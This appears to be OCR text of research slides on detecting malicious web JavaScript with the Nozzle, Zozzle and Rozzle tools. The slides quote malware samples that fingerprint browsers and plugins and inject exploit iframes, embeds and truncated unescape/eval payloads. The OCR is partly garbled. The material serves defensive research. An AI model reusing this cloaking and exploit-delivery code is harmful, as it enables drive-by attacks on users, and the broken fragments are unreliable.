
□□□□ Search □□□□

□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY


購物車 / Shopping Cart

□□□□□□□□ 0 □□□□□□□
□□ NT0.00□□□

Start | □□□□ NOTEBOOK BA... | C:\Documents and Settin... | Command Prompt


C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"
Start
C:\WINDOWS\system...

Zozzle: Detection on a Web Scale



Thousands of malware sites daily

Malware Detection Landscape

Limitations of Zozzle

"\x6D"+"\x73\x69\x65"+"\x20\x36"
=
"msie 6"

```
if                                      ).indexOf(
                    "\x6D"+"\x73\x69\x65"+"\x20\x36")>0)
    document.write("<iframe src=x6.htm></iframe>");
                                         indexOf(
                    +"\x69"+"\x65"+"\x20"+"\x37")>0)
                    </iframe>");

                    n"+"ockw"+"av"+"e"+"Fl
} catch(a) { } fina
    if (a!="[object
        document.writ          me src=svfl9
}
try {
  var c; var f=new Activ      ject("O"+"\x5
} catch(c) { } finally {
  if (c!="[object Error]") {
    aacc = "<iframe src=of.htm></iframe>";
    setTimeout("document.write(aacc)", 3500);
} }
```

"O"+"\x57\x43"+"\x31\x30\x2E\x53"+"pr"+"ea"+"ds"+"he"+"et"
=
"OWC10.Spreadsheet"

"\x6D"+"\x73"+"\x69"+"\x65"+"\x20"+"\x37"
=
"msie 7"

What's Next: Rozzle

```
if (navigator.userAgent.toLowerCase().indexOf(
                          "\x6D"+"\x73\x69\x65"+"\x20\x36")>0)
    document.write("<iframe src=x6.htm></iframe>");
if (navigator.userAgent.toLowerCase().indexOf(
                          "\x6D"+"\x73"+"\x69"+"\x65"+"\x20"+"\x37")>0)
    document.write("<iframe src=x7.htm></iframe>");

try {
    var a; var aa=new ActiveXObject("Sh"+"ockw"+"av"+"e"+"Fl"+[…]);
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9.htm></iframe>");
}
try {
  var c; var f=new ActiveXObject("O"+"\x57\x43"+"\x31\x30\x2E\x53"+[…]);
} catch(c) { } finally {
          [object Error]") {
           "<iframe src=of.htm></iframe>";
          eout("document.write(aacc)", 3500);
```

Typical Malware Cloaking


```
var E5Jrh = null;
try {
    E5Jrh = new ActiveXObject("AcroPDF.PDF")
} catch(e) { }
if(!E5Jrh)
try {
    E5Jrh = new ActiveXObject("PDF.PdfCtrl")
} catch(e) { }
if(E5Jrh) {
    lv = E5Jrh.GetVersions().split(",")[4].
    split("=")[1].replace(/\./g,"");
    if(lv < 900 && lv != 813)
      document.write('<embed src=".../validate.php?s=PTq..."
      width=100 height=100 type="application/pdf"></embed>')
    }
    try {
      var E5Jrh = 0;
      E5Jrh = (new ActiveXObject(
            "ShockwaveFlash.ShockwaveFlash.9"))
            .GetVariable("$" + "version").split(",")
    } catch(e) { }
    if(E5Jrh && E5Jrh[2] < 124)
      document.write('<object classid="clsid:d27cdb6e-ae..."
      width=100 height=100 align=middle><param name="movie"...');
}
```

More Complex Fingerprinting

```
var quicktime_plugin = "0",
    adobe_plugin = "00",
    flash_plugin = "0",
    video_plugin = "00";

function get_verision(s, max_offset) { ... }

for(var i = 0; i < navigator.plugins.length; i++)
{
    var plugin_name = navigator.plugins[i].name;
    if (quicktime_plugin == 0 && plugin_name.indexOf("QuickTime") != -1)
    {
        var helper = parseInt(plugin_name.replace(/\D/g,""));
        if (helper > 0)
            quicktime_plugin = helper.toString(16)
    }
    if (adobe_plugin == "00" && plugin_name.indexOf("Adobe Acrobat") != -1)
```

Fingerprint: Q0193807F127J14

```
        else
            if(plugin_name.indexOf(" 6") != -1)
                adobe_plugin = "06";
            else
                if(plugin_name.indexOf(" 7") != -1)
                    adobe_plugin = "07";
                else
                    adobe_plugin = "01"
    }
    else
    {
        if (flash_plugin == "0" && plugin_name.indexOf("Shockwave Flash") != -1)
            flash_plugin = get_version(navigator.plugins[i].description,4);
        else
            if (window.navigator.javaEnabled && java_plugin == 0 && plugin_name.indexOf("Java") != -1)
                java_plugin = get_version(navigator.plugins[i].description,4);
    }
}

if(navigator.mimeTypes["video/x-ms-wmv"].enabledPlugin)
```



Rozzle

Multi-path execution framework for JavaScript

What it is/does	What it is *not*
• Multiple browser profiles on single machine	• **Cluster of machines:** too resource consuming
• Branch on *environment-sensitive checks* • No forking • No snapshotting	• **Symbolic execution:** re-verting to a previous state similar to running multiple browsers in parallel
• Execute branches *sequentially* to increase coverage	• **Static analysis:** Retain much of runtime precision

Multi-Execution in Rozzle

```
<script>
  var adobe=new ActiveXObject(‘AcroPDF.PDF’);
  var adobeVersion=adobe.GetVariable (‘$version’);
  if (navigator.userAgent.indexOf(‘IE 7’)>=0 &&
      adobeVersion == ’9.1.3’)
  {
    var x=unescape(‘%u4149%u1982%u90 […]’);
    eval(x);
  }
  else if (adobeVersion == ’8.0.1’)
  {
    var x=unescape(‘%u4073%u8279%u77 […]’);
    eval(x);
  }
  …
</script>
```

Challenges

Consistent updates of variables

Introduce concept of *Symbolic Memory*:

- Multiple concrete values associated with one variable
- New JavaScript data type *Symbolic*
  - 3 subtypes
  - symbolic *value / formula / conditional*
- *Weak updates* for *conditional* assignments

Challenges

Consistent updates of variables	Handling loops
I/O	Indirect control flow: Exception handling

Rozzle: Experiments

Offline

- Controlled Experiment
- **7x** more Nozzle detections

Online

- Similar to Bing crawling
- Almost **4x** more Nozzle detections
- **10.1%** more Zozzle detections

Overhead

- **1.1%** runtime overhead
- **1.4%** memory overhead

Rozzle: Take Away

For most sites, virtually no overhead

Tremendous impact on runtime detector due to increased path coverage

Visible impact on static detector

More important with growing trend to obfuscation

Also improves other existing tools: exposes detectors to additional site content

Conclusions

Nozzle

- Thousands of sites flagged daily
- FP rate is about 10^{-9}

Zozzle

- Finds much more than Nozzle
- FP rate is about 10^{-6}

Rozzle

- Amplifies both Nozzle and Zozzle
- Unmasks cloaked malware

Thank you

https://www.surveymonkey.com/s/Research12_BenLivshits